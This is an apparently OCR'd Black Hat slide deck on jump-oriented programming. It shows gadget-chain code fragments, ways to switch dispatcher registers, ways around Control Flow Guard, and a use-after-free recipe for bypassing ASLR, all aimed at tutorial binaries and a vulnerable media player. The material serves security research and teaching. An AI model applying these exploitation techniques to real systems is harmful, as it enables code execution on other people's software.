
```
*******************************************************
#1  Ops: 13 Mod: mytester10.exe
mov dword ptr [ecx], ebx                0x4014b6 (offset 0x14b6)
jmp eax                 0x4014bc (offset 0x14bc)
```

We have found a very useful gadget to allow for our overwrite.

```
*******************************************************
#3  Ops: 13 Mod: mytester10.exe
pop ebx                 0x4013f5 (offset 0x13f5)
jmp eax                 0x4013f6 (offset 0x13f6)
```

We can also easily find a gadget to load EBX.

Part 5: Other Advanced Topics




Switching Registers for Functional and Dispatcher Gadgets

- Sometimes we need a gadget that ends in a JMP to a register not containing the address of the dispatcher.
  - We need JMP EBX instead of JMP EDX at the end of our functional gadgets.
- We can solve this problem by switching registers.

- This gadget could allow us to move the dispatcher gadget's address into EBX.
  - This allows us to access more gadgets ending in a different register that were previously unavailable.

Gadget
POP EBX;
JMP EBX;



Switching Registers for Functional and Dispatcher Gadgets

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) #| MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289)# | ADD EAX,EDX # POP EAX # JMP EDX
```

Right now we're using gadgets that end in JMP EDX.

What if we want to use a gadget ending in JMP EBX?


```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x0040169F) # POP EBX # JMP EBX
stackChain += dispatcherAddr
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x00401671) # XCHG ECX, ESP # JMP EBX
```

...load the dispatcher gadget's address into EBX.

Now JMP EBX takes us to the dispatcher gadget.

Switching Dispatcher Gadgets

- What if we want to switch dispatcher gadgets?
  - Changing dispatcher gadgets frees up EDI.
- Use the same method for switching registers but supply the address of a new dispatcher gadget.




```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x0040169F) # POP EBX # JMP EBX
stackChain += alternateDispatcher
JOP_chain += paddingAlternate
JOP_chain += struct.pack('<L', 0x00401713) # ADD EDI,0x802 # JMP EBX
```

Load the new dispatcher.

Our new dispatcher doesn't use the EDI register, so we use this gadget without breaking anything.

Control Flow Guard

- Microsoft's CFG will insert a Guard Check function call before indirect JMPs and CALLs.
  - A bitmap contains all valid addresses for indirect calls.
  - If we try a JOP gadget that starts at an incorrect location, an access violation will occur.

```
cmp     dword ptr [ntdll!LdrDelegatedKiUserApcDispatcher (772b69ac)],0
je      ntdll!KiUserApcDispatcher+0x17 (77204f37)
mov     ecx,dword ptr [ntdll!LdrDelegatedKiUserApcDispatcher (772b69ac)]
call    dword ptr [ntdll!__guard_check_icall_fptr (772b91e0)]
jmp     ecx
```

TECHNIQUES TO AVOID CONTROL FLOW GUARD

Opcode splitting

- Control Flow Guard checks are only inserted in front of compiler-generated indirect calls/jumps.
- We can still use instances of CALL/JMP which are generated via opcode splitting.

Opcodes	Instruction
BF 89 CF FF E3	MOV EDI, 0xe3ffdf89
Opcodes	**Instruction**
89 CF FF E3	MOV EDI, ECX # JMP EAX

Enrich the attack surface with unintended instructions

Techniques to Avoid Control Flow Guard

- Indirect calls occurring during inline assembly will not be checked via CFG.
- We can avoid CFG by opting to use gadgets from DLLs which do not have CFG protections enabled.
- Windows 7 does not support CFG, so there is no need to worry about it when targeting these machines.

Avoiding Control Flow Guard

- CFG is coarse-grained CFI done at the compiler level.
  - **JOP ROCKET checks a binary's CFG status.**
  - **Thus, if CFG is *false*, then a module can be used without concern for CFG.**
- **JOP ROCKET allows you to exclude results that have CFG.**
  - **In actual practice, this is not necessarily wise, as JOP gadgets formed by *unintended instructions* (from opcode-splitting) will lack CFG enforcement.**
  - **If a JOP gadget looks like it will work—meaning no CFG, even though the module has CFG--*it will*. This is likely from opcode-splitting.**
- **CFG is only supported on Windows 8 and above.**
  - **Windows 7 lacks support for CFG.**

```
Mitigations for cmd.exe

cmd.exe                         DEP: True       ASLR: True      SafeSEH: False      CFG: True

Mitigations for VUPlayer.exe

VUPlayer.exe                    DEP: False      ASLR: False     SafeSEH: False      CFG: False
WININET.dll                     DEP: True       ASLR: True      SafeSEH: False      CFG: False
BASS.dll                        DEP: False      ASLR: False     SafeSEH: False      CFG: False
BASSMIDI.dll                    DEP: False      ASLR: False     SafeSEH: False      CFG: False
BASSWMA.dll                     DEP: False      ASLR: False     SafeSEH: False      CFG: False
VERSION.dll                     DEP: True       ASLR: True      SafeSEH: False      CFG: False
WINMM.dll                       DEP: True       ASLR: True      SafeSEH: False      CFG: False
MFC42.DLL                       DEP: True       ASLR: True      SafeSEH: False      CFG: False
msvcrt.dll                      DEP: True       ASLR: True      SafeSEH: False      CFG: False
kernel32.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
USER32.dll                      DEP: True       ASLR: True      SafeSEH: False      CFG: False
GDI32.dll                       DEP: True       ASLR: True      SafeSEH: False      CFG: False
comdlg32.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
ADVAPI32.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
SHELL32.dll                     DEP: True       ASLR: True      SafeSEH: False      CFG: False
COMCTL32.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
ole32.dll                       DEP: True       ASLR: True      SafeSEH: False      CFG: False
ntdll.dll                       DEP: True       ASLR: True      SafeSEH: False      CFG: False
SHLWAPI.dll                     DEP: True       ASLR: True      SafeSEH: False      CFG: False
MSACM32.dll                     DEP: True       ASLR: True      SafeSEH: False      CFG: False
Normaliz.dll                    DEP: True       ASLR: True      SafeSEH: True       CFG: False
iertutil.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
urlmon.dll                      DEP: True       ASLR: True      SafeSEH: False      CFG: False
LPK.dll                         DEP: True       ASLR: True      SafeSEH: True       CFG: False
KERNELBASE.dll                  DEP: True       ASLR: True      SafeSEH: False      CFG: False
RPCRT4.dll                      DEP: True       ASLR: True      SafeSEH: False      CFG: False
OLEAUT32.dll                    DEP: True       ASLR: True      SafeSEH: False      CFG: False
ODBC32.dll                      DEP: True       ASLR: True      SafeSEH: False      CFG: False
```

Bypassing ASLR with JOP

- Bypassing ASLR is ***no different*** than doing so with ROP!
- One way is with a memory disclosure via UAF.
  - **"You do not find info leaks... you create them."** -- Halvar Flake, Infiltrate conference, 2011
  - With UAF, once you free memory, you will need to make it leak something ***useful***.
    - Can we cause a freed area of the heap to be overwritten by something we control?
      - This can vary in practice.
      - Is it possible to get it to disclose a function pointer or some other predictable part of the image executable?
  - How can you then manipulate it so that it is to your benefit?
    - In the example to the right, we have budget displayed as part of the **BOOK** struct. If we overwrite it with **MOVIE**, it now displays a function pointer for ***view***.
    - We can use this to dynamically calculate the distance from ***view*** to the base of the module.
      - We now have an ASLR bypass for this module!

ASLR Bypass Recipe via Memory Disclosure from UAF

1. Free BOOK.
2. Find a UAF that uses book and causes **budget** to be displayed.
   - It displays nothing useful at first.
3. Immediately create a MOVIE structure to occupy space held by the freed BOOK.
4. Now use the UAF to cause budget to be displayed.
5. It now displays function address for view.
6. If we know that view is always 0x1400 bytes from the base of the module, we can dynamically subtract 0x1400 from the disclosed function pointer.
   - This is our ASLR bypass

```
typedef struct MOVIE{
  void (*view)(); //MOVIE det
  int yearMade;
  char lastPlayed[12]; // MM/
  char movieName[22];
  struct MOVIE *next; // for

} MOVIE;

typedef struct BOOK{
  int budget;
  void (*view)();
  char Author[22];
  char DatePublished[12];
  struct BOOK *next;

} BOOK;
```

Using JOP as ROP!

- It is not always necessary to use the dispatcher gadget and dispatch table.
- We can also briefly use JOP as a substitute for ROP.
  - In this sense, it functions **no differently than** ROP.
  - Thus, rules and quirks regarding JOP do not apply here.
- We can achieve this by having the register pointed to by the indirect JMP/CALL point to a RET.
  - Thus, whenever we would have JMP REG, it would be equivalent to RET!
  - This opens up all JOP gadgets for ROP.
  - This is a more traditional, although very limited, usage of JOP.
- We can load a RET into a register easily.
  - For instance, if we load it into EDX with POP EDX, then any JOP gadget ending in JMP EDX will essentially be a RET.

Address	Gadget
base + 0x1ebd	POP EDX # RET # **Load a RET instruction**
base + 0x1538	RET # **The only thing this gadget does is return!**

Address	Gadget
base + 0x1b34	ADD EBX, EDI # JMP EDX

=

Address	Gadget
base + 0x1db2	ADD EBX, EDI # RET

Alternative Forms of Dispatcher Gadgets

- JOP ROCKET searches for an **alternative form** of dispatcher gadget.
  - **JMP DWORD PTR [REG +/- OFFSET],** e.g. jmp dword ptr [eax +0x01]
    - This opens JOP ROCKET up to finding other viable dispatcher gadgets that may go unnoticed.
    - Until now, this idea had been unused with Jump-Oriented Programming

Opcodes	Normal form
ff 20	jmp dword ptr [eax]
ff 23	jmp dword ptr [ebx]
ff 21	jmp dword ptr [ecx]
ff 22	jmp dword ptr [edx]
ff 27	jmp dword ptr [edi]
ff 26	jmp dword ptr [esi]
ff 65 00	jmp dword ptr [ebx]

Opcodes	Alternative form
ff 60 01	jmp dword ptr [eax+0x1]
ff 63 01	jmp dword ptr [ebx+0x1]
ff 61 01	jmp dword ptr [ecx+0x1]
ff 62 01	jmp dword ptr [edx+0x1]
ff 67 01	jmp dword ptr [edi+0x1]
ff 66 01	jmp dword ptr [esi+0x1]
ff 65 01	jmp dword ptr [ebx+0x1]

Thoughts on ASLR, DEP, etc.

- DEP has long been a burden to exploit developers, and so too has ASLR.
  - We can overcome DEP through a multitude of ways.
- The same is true with JOP.
  - We have successfully used JOP, not only to **defeat DEP**, but also to find a **memory disclosure**, develop it, and use that disclosure to **bypass ASLR**.
- In short, if the proper gadgets are there, **JOP is Turing-complete**, and you are ***empowered*** to anything you could do with ROP.
  - Sadly, the right gadgets for JOP may not always be there, as typically there is only a **fraction** of JOP gadgets, relative to ROP.

Final Takeaways

- Be **empowered!**
  - Do not be afraid to embrace low-level software exploitation—whether it is the most more common ROP, or…if you are up for a challenge, JOP!
  - If JOP works with a found dispatcher gadget, it can actually be easier than ROP.
  - If you are doing ROP but need a certain gadget, try to search for a JOP gadget, using the JOP as ROP style (BYOPJ).

You Try It!

- We have created two special binaries for you to **test out JOP** on your own!
  - Two binaries:
    - Easier
    - Slightly harder
  - You can find them from the GitHub, via **joprocket.com**

Thank You!

black hat®

joprocket.com